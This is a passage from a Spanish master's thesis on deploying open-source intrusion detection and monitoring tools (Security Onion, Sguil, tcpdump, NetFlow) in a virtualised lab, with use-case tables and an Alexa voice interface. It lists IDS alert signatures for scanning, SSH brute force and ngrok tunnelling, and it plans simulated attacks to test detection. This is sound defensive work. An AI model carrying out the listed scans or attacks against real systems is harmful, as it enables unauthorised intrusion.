port x	Captura paquetes del puerto origen o destino x
dst net x	Captura paquetes de la red destino x
src net x	Captura paquetes de la red origen x
-i x	Captura paquetes de la interfaz x
-i x	Captura paquetes de la interfaz x

Tabla 2.3: Principales opciones de TcpDump

Por ejemplo, para usar tcpdump para capturar el tráfico que vaya dirigido hacia la red 192.168.20.0 utilizaríamos el siguiente comando:

```
tcpdump dst net 192.168.20.0
```

2.3.2. Datos de sesión

Para que dos equipos establezcan una conexión entre sí, es necesario establecer una conexión. Esta conexión nos abstrae de los medios físicos que estamos usando así como las capas inferiores.

Para que se establezca, es necesario que cada equipo abra un puerto. La combinación de una dirección ip con un puerto se llama *socket*, y dos *socket* que se comunican entre sí se denomina sesión.

Los datos de sesión recogen un resumen del intercambio de paquetes entre dos sistemas. Los protocolos orientados a conexión son los ideales para este tipo de datos. Se capturan los principales datos básicos de la sesión:

- IP origen del paquete.
- Puerto de origen del paquete.
- IP de destino.
- Puerto destino.
- Protocolo de transporte.
- Timestamp (normalmente del inicio de la sesión).

- La cantidad de información de la sesión.

Una de las herramientas principales para la captura de datos de sesión es NetFlow de Cisco. Se encarga de analizar el flujo del tráfico de la red y su volumen para determinar el origen y destino de los paquetes, además de la cantidad de tráfico generado. Los campos de un flujo de Netflow están formados por los siguientes campos:

- IP origen.
- IP destino.
- Tipo de protocolo de capa 3.
- Bytes de tipo de servicio.
- Puerto de origen.
- Puerto de destino.

2.3.3. Datos estadísticos

Son aquellos datos que nos proporcionan un avisión general de nuestra red mediante un resumen descriptivo de los datos recogidos.

Ofrecen características como gráficas respecto la línea base y estadísticas de uso. La finalizad principal de este tipo de datos es comprender la actividad que tenemos en nuestra red y equipos.

Un ejemplo de recolección de datos estadísticos dentro de la herramienta Security Onion es la utilizad sostat que podemos utilizar con el siguiente comando:

```
1 sudo sostat
```

Con esta utililidad podemos encontrar mucha información sobre nuestra red y los dispositivos que integran la herramienta:

- Estadísticas sobre cada interfaz de los dispositivos como se puede ver en la figura 2.8.




Figura 2.8: Datos estadísticos sobre las interfaces

- Uso del disco que tiene cada una de las herramientas que lo componen como los contenedores Docker. Se muestra en la figura 2.9.




Figura 2.9: Datos sobre el uso del disco

- Uso del disco que tiene cada una de las herramientas que lo componen como los contenedores Docker. Se muestra en la figura 2.10.

```
================================================================================
CPU Usage
================================================================================
Load average for the last 1, 5, and 15 minutes:
6.42 3.30 1.29
Processing units: 4
If load average is higher than processing units,
then tune until load average is lower than processing units.

top - 13:11:19 up 2 min,  1 user,  load average: 6.42, 3.30, 1.29
Tasks: 314 total,   1 running, 195 sleeping,   0 stopped,   0 zombie
%Cpu(s):  8.6 us,  9.7 sy,  0.0 ni, 16.8 id, 64.0 wa,  0.0 hi,  0.8 si,  0.0 st
KiB Mem :  4970296 total,  1663832 free,  1751144 used,  1555320 buff/cache
KiB Swap:   998396 total,   998396 free,        0 used.  2797272 avail Mem
```

Figura 2.10: Datos sobre el uso de CPU

- Datos estadísticos sobre los datos de alerta más frecuentes que se guardan en SGUIL. Se muestra en la figura 2.11.

```
================================================================================
Top 50 All time Sguil Events
================================================================================
+--------+-------------+-----------------------------------------------------------------------------------------+
| Totals | GenID:SigID | Signature                                                                               |
+--------+-------------+-----------------------------------------------------------------------------------------+
|    159 | 1:2013504   | ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management |
|     58 | 1:10000001  | ICMP test                                                                               |
|     45 | 1:2022641   | ET POLICY DNS Query to a *.ngrok domain (ngrok.com)                                     |
|     14 | 1:1234567   | Security Onion - testing                                                                |
|     14 | 1:2003068   | ET SCAN Potential SSH Scan OUTBOUND                                                     |
|     13 | 1:10000004  | ATAQUE SSH FUERZA BRUTA                                                                 |
|     11 | 1:2001219   | ET SCAN Potential SSH Scan                                                              |
|      9 | 1:2011540   | ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)                                    |
|      8 | 1:10000007  | XMAS TREE Scanning                                                                      |
|      7 | 1:2010936   | ET SCAN Suspicious inbound to Oracle SQL port 1521                                      |
|      7 | 1:2010935   | ET SCAN Suspicious inbound to MSSQL port 1433                                           |
|      7 | 1:2022973   | ET POLICY Possible Kali Linux hostname in DHCP Request Packet                           |
|      7 | 1:2010939   | ET SCAN Suspicious inbound to PostgreSQL port 5432                                      |
|      7 | 1:2010937   | ET SCAN Suspicious inbound to mySQL port 3306                                           |
|      6 | 1:10000006  | TCP Port Scanning                                                                       |
|      5 | 1:2002911   | ET SCAN Potential VNC Scan 5900-5920                                                    |
|      3 | 1:10000009  | NMAP NULL Scanning                                                                      |
|      3 | 1:2002910   | ET SCAN Potential VNC Scan 5800-5820                                                    |
```

Figura 2.11: Las cincuenta alertas más frecuentes recogidas en SGUIL

2.3.4. Datos de alerta

Son aquellos datos generados por los sistemas de detección de intrusos. Son capaces de detectar las anomalías que suceden en la red y suponen un aumento en el rendimiento de los analistas de seguridad.

Algunas herramientas destacadas son Snort, Suricata o Zeek, que se describen en el presente

trabajo.

2.4. Fases para la gestión de amenazas

INCIBE establece cuatro fases para la gestión de amenazas [7]. Estas fases son las que condicionan la descomposición y solución del presente trabajo.Las fases se representan gráficamente en la figura 2.12.




Figura 2.12: Fase de gestión de amenazas por INCIBE

1. En la fase de análisis, se realiza una simulación del entorno para estudiar el comportamiento del ataque en él.
2. En la fase de disuasión, se generan las reglas o medidas necesarias para la detección de las amenazas dentro del entorno de simulación.
3. En la fase de observación, se obtienen los datos de alerta de los sensores y se comprueba si efectivamente la amenaza ha sido detectada.
4. En la fase de recolección, las firmas o scripts que han conseguido detectar los ataques son compartidos a la comunidad para que formen parte de la base de datos internacional contra amenazas.

El resultado de todo este proceso es un informe que contiene la emulación del entorno, los métodos de detección utilizados y los datos de alerta generados.

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

Anexos

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Anexos

En este capítulo se van a cubrir todos aquellos documentos que tienen como objetivo desarrollar, justificar o aclarar apartados específicos de la memoria e incluir los documentos auxiliares necesarios para el desarrollo del mismo.

3.1. Anexo 1: Análisis y diseño del sistema

Este anexo tiene como objetivo contener, en base a la metodología y a solución propuesta:

- Análisis del sistema: El análisis de los casos de uso, su identificación, los actores que participan en él y su descripción.
- Diseño del sistema: Diagrama en alto nivel del sistema propuesto y las características que han influido a la hora de desarrollar el diseño de la solución propuesta.

3.1.1. Análisis del sistema

En esta sección se va describir, en base a los requisitos iniciales, el conjunto de actores, casos y uso y escenarios que están involucrados en el sistema.

3.1.1.1. Actores del sistema

El id de cada actor se compone de ACT-XX. Donde X es un número dentro del intervalo (0,9]. Los diversos roles que interactúan con el sistema se representan en las tablas 3.1, 3.2 y 3.3.

ACT-01	Analista de seguridad
Descripción	Representa a aquellos usuarios que se son responsables de la configuración, despliegue, explotación, monitorización y visualización de los eventos de seguridad y alertas que se producen en el entorno.

Tabla 3.1: Actor 1

ACT-02	Sistema de sensores
Descripción	Representa al conjunto de sensores que realiza la detección de eventos de seguridad, genera los datos de alerta correspondientes, y los envía al sistema de visualización y gestión.

Tabla 3.2: Actor 2

ACT-03	Atacante
Descripción	Representa al usuario encargado de atacar al sistema de monitorización Open Source para generar datos de alerta

Tabla 3.3: Actor 3

3.1.1.2. Identificación de los casos de uso

La identificación de los casos de uso toma como referencia el conjunto de requisitos iniciales definidos en el apartado 1.7. El conjunto de casos de uso son:

- Información del sistema de monitorización mediante voz: Número de alertas NIDS.
- Información del sistema de monitorización mediante voz: Información sobre alertas NIDS.
- Información del sistema de monitorización mediante voz: Información sobre alertas HIDS.
- Información del sistema de monitorización mediante voz: Número de alertas HIDS.
- Información del sistema de monitorización mediante voz: Información sobre alertas Bro.

- Información del sistema de monitorización: Número de alertas Bro.
- Configuración de las herramientas del sistema de monitorización.
- Despliegue de las herramientas del sistema de monitorización.
- Comprobar el estado actual del sistema de monitorización.
- Recolección de datos de sesión, completos y alertas.
- Visualización de los datos recogidos en el sistema de visualización.
- Realización de ataques contra el sistema de monitorización.
- Comprobación de reglas NIDS mediante interfaz con Python y Scapy.

3.1.1.3. Diagrama de subsistemas




Figura 3.1: Diagrama de subsistemas

3.1.1.4. Diagrama de casos de uso




Figura 3.2: Diagrama de casos de uso

3.1.1.5. Descripción de los casos de uso

Los casos de uso se identifican mediante la secuencia UC-XX donde X es un número perteneciente al intervalo (0,9]. La descripción de los casos de uso se encuentra en las tablas

(formato según [34]) 3.4, 3.5, 3.6, 3.7, 3.8, 3.9, 3.10, 3.11, 3.12, 3.13, 3.14, 3.15, 3.16.

UC-01	Número de alertas NIDS
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener el número de alertas NIDS
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve el número de alertas NIDS en el número de horas que indique.
Postcondición	La skill de Alexa devuelve el número de alertas NIDS en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.4: Descripción de caso de uso: Número de alertas NIDS

UC-02	Información sobre alertas NIDS
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener información sobre las alertas NIDS
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve información sobre las alertas NIDS en el número de horas que indique.
Postcondición	La skill de Alexa devuelve información sobre las alertas NIDS en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.5: Descripción de caso de uso: Información sobre alertas NIDS

UC-03	Información sobre alertas HIDS
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener información sobre las alertas HIDS
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve información sobre las alertas HIDS en el número de horas que indique.
Postcondición	La skill de Alexa devuelve información sobre las alertas HIDS en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.6: Descripción de caso de uso: Información sobre alertas HIDS

UC-04	Número de alertas HIDS
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener el número de alertas HIDS
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve el número de alertas HIDS en el número de horas que indique.
Postcondición	La skill de Alexa devuelve el número de alertas HIDS en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.7: Descripción de caso de uso: Número de alertas HIDS

UC-05	Información sobre alertas Bro
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener información sobre las alertas Bro
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve información sobre las alertas Bro en el número de horas que indique.
Postcondición	La skill de Alexa devuelve información sobre las alertas Bro en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.8: Descripción de caso de uso: Información sobre alertas Bro

UC-06	Número de alertas Bro
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10, RS-11
Actores	Analista de seguridad
Descripción	El analista inicia una comunicación por voz con el asistente para obtener el número de alertas Bro
Precondición	La interfaz de voz y el servidor se han iniciado sin problemas
Secuencia	1. El analista abre la skill de Alexa mediante la frase de invocación ”seguridad de red” 2. El sistema reproduce el mensaje de bienvenida a la skill. 3. El usuario utiliza el comando de voz correspondiente al intent. 4. La skill le devuelve el número de alertas Bro en el número de horas que indique.
Postcondición	La skill de Alexa devuelve el número de alertas Bro en un intervalo de tiempo.
Excepciones	4a. Si la API de Logstash no responde, se termina la aplicación.

Tabla 3.9: Descripción de caso de uso: Número de alertas Bro

UC-07	Configuración de las herramientas del sistema de monitorización
Objetivos asociados	OBJ-09, OBJ-11
Requisitos asociados	RS-06
Actores	Analista de seguridad
Descripción	El analista configura las herramientas para la monitorización del entorno elegidas como resultado del estudio de viabilidad
Precondición	Las herramientas de monitorización no están arrancadas
Secuencia	1. El analista abre el archivo de configuración correspondiente a cada herramienta elegida. 2. El analista configura sus parámetros, reglas o scripts de manera que se adapten al entorno.
Postcondición	Una configuración satisfactoria de las herramientas.
Excepciones	2a. Si la configuración es errónea, se genera un error en la herramienta que impide el inicio de la misma.

Tabla 3.10: Descripción de caso de uso: Configuración de las herramientas del sistema

UC-08	Despliegue de las herramientas del sistema de monitorización
Objetivos asociados	OBJ-09, OBJ-11
Requisitos asociados	RS-05
Actores	Analista de seguridad
Descripción	El analista despliega las herramientas para la monitorización del entorno elegidas como resultado del estudio de viabilidad
Precondición	Las herramientas de monitorización no están arrancadas y los archivos de configuración de cada herramienta son correctos.
Secuencia	1. El analista introduce el comando sudo so-start para arrancar los contenedores que contienen cada una de las herramientas.
Postcondición	Las herramientas se despliegan en el entorno.
Excepciones	1a. Si alguna de las herramientas no puede iniciarse al inicio, se realiza un reinicio completo mediante sudo so-restart

Tabla 3.11: Descripción de caso de uso: Despliegue de las herramientas del sistema.

UC-09	Comprobar el estado actual del sistema de monitorización
Objetivos asociados	OBJ-09, OBJ-11
Requisitos asociados	RS-11
Actores	Analista de seguridad
Descripción	El analista comprueba el estado de cada una de las herramientas
Precondición	Las herramientas de están arrancadas y los archivos de configuración de cada herramienta son correctos.
Secuencia	1. El analista introduce el comando sudo so-status para comprobar la información sobre las herramientas dentro de los contenedores 2. El sistema devuelve OK si las herramientas están operativas
Postcondición	Se devuelve el estado de cada una de las herramientas.
Excepciones	2a. Si alguna de las herramientas no está operativa el sistema muestra FAILED. Es necesario comprobar los logs en /var/log/herramienta.

Tabla 3.12: Descripción de caso de uso: Comprobar el estado actual del sistema de monitorización

UC-10	Recolección de datos de sesión, completos y alertas
Objetivos asociados	OBJ-11
Requisitos asociados	RS-07, RS-13, RS-14
Actores	Sistema de sensores
Descripción	El sistema de sensores recopila datos del entorno para generar datos de alerta
Precondición	Todos los sensores tienen que estar operativos.
Secuencia	1. El sistema de sensores recoge información sobre el entorno una vez que son iniciados. 2. Realizan la generación de datos de alerta en base a su configuración, reglas y scripts.
Postcondición	Se recogen datos del entorno y se generan datos de alerta que se envían al sistema de visualización.
Excepciones	Ninguna

Tabla 3.13: Descripción de caso de uso: Recolección de datos de sesión, completos y alertas

UC-11	Visualización de los datos recogidos en el sistema de visualización
Objetivos asociados	OBJ-13
Requisitos asociados	RS-07
Actores	Analista de seguridad
Descripción	El analista de seguridad visualiza en las herramientas de visualización y gestión de eventos de seguridad
Precondición	Todos los sensores tienen que estar operativos, los datos recogidos deben de ser íntegros.
Secuencia	1. El analista visualiza los datos de alerta en cada una de las herramientas de visualización.
Postcondición	Se muestran los datos de alerta y registros del entorno.
Excepciones	1a. Las herramientas de visualización no inician correctamente por lo que se procede a mirar sus logs en /var/log y a reiniciarlas mediante sudo so-restart

Tabla 3.14: Descripción de caso de uso: Visualización de los datos recogidos en el sistema de visualización

UC-12	Realización de ataques contra el sistema de monitorización.
Objetivos asociados	OBJ-06, OBJ-10
Requisitos asociados	RS-08
Actores	Atacante
Descripción	El atacante realiza ataques mediante las herramientas que han sido elegidas durante el análisis de viabilidad para intentar comprometer al sistema de monitorización y generar datos de alerta
Precondición	El sistema de monitorización debe de haberse iniciado correctamente
Secuencia	1. El atacante inicia las herramientas de ataque. 2. El atacante intenta comprometer al sistema de monitorización.
Postcondición	Se compromete al sistema, lo que genera datos de alerta.
Excepciones	Ninguna.

Tabla 3.15: Descripción de caso de uso: Realización de ataques contra el sistema de monitorización.

UC-13	Comprobación de reglas NIDS mediante interfaz.
Objetivos asociados	OBJ-06, OBJ-10
Requisitos asociados	RS-08
Actores	Analista de seguridad
Descripción	El analista utiliza la interfaz realizada en Python para comprobar que las reglas se generan correctamente.
Precondición	El sistema de monitorización debe de haberse iniciado
Secuencia	1. El analista inicia la interfaz. 2. El analista selecciona el país del que quiere realizar el ataque.
Postcondición	Se generan paquetes idénticos a los del atacante con el fin de comprobar si las reglas se activan correctamente.
Excepciones	2a. En el caso de los ataques que no tienen origen, las banderas simbolizan el número de ataques que se quiere realizar

Tabla 3.16: Descripción de caso de uso: Comprobación de reglas NIDS mediante la interfaz Python.

3.1.2. Diseño del sistema

En esta parte del Anexo Análisis y diseño del sistema tenemos vamos a describir el diagrama del sistema, el flujo de datos de la interfaz de voz y los condicionantes han influido en las decisiones adaptadas al trabajo.

3.1.2.1. Condicionantes

Este proyecto ha tenido dos condicionantes importantes:

- Los recursos hardware para el desarrollo del proyecto son limitados, por lo tanto se han tenido que buscar soluciones que funcionen bien en base a la potencia del hardware disponible.
- Se emplean soluciones Open Source gratuitas con el objetivo de reducir el coste, por lo que no se van a utilizar herramientas de monitorización de pago como Pandora FMS.

- Durante el desarrollo del proyecto ha tenido lugar la crisis del COVID-19. Una situación por la que se ha reducido la movilidad general y ha condicionado que se realice el despliegue en el entorno virtualizado.

3.1.2.2. Modelo del sistema




Figura 3.3: Modelo del sistema

A partir de los requisitos, se ha diseñado un sistema que sigue la estructura de la figura 3.3. Los componentes del modelo son los siguientes:

- El PC1 tiene el rol de atacante, y su objetivo es realizar ataques para comprometer el sistema de monitorización.
- El conjunto de víctimas lo forma cualquier dispositivo dentro del entorno virtualizado.
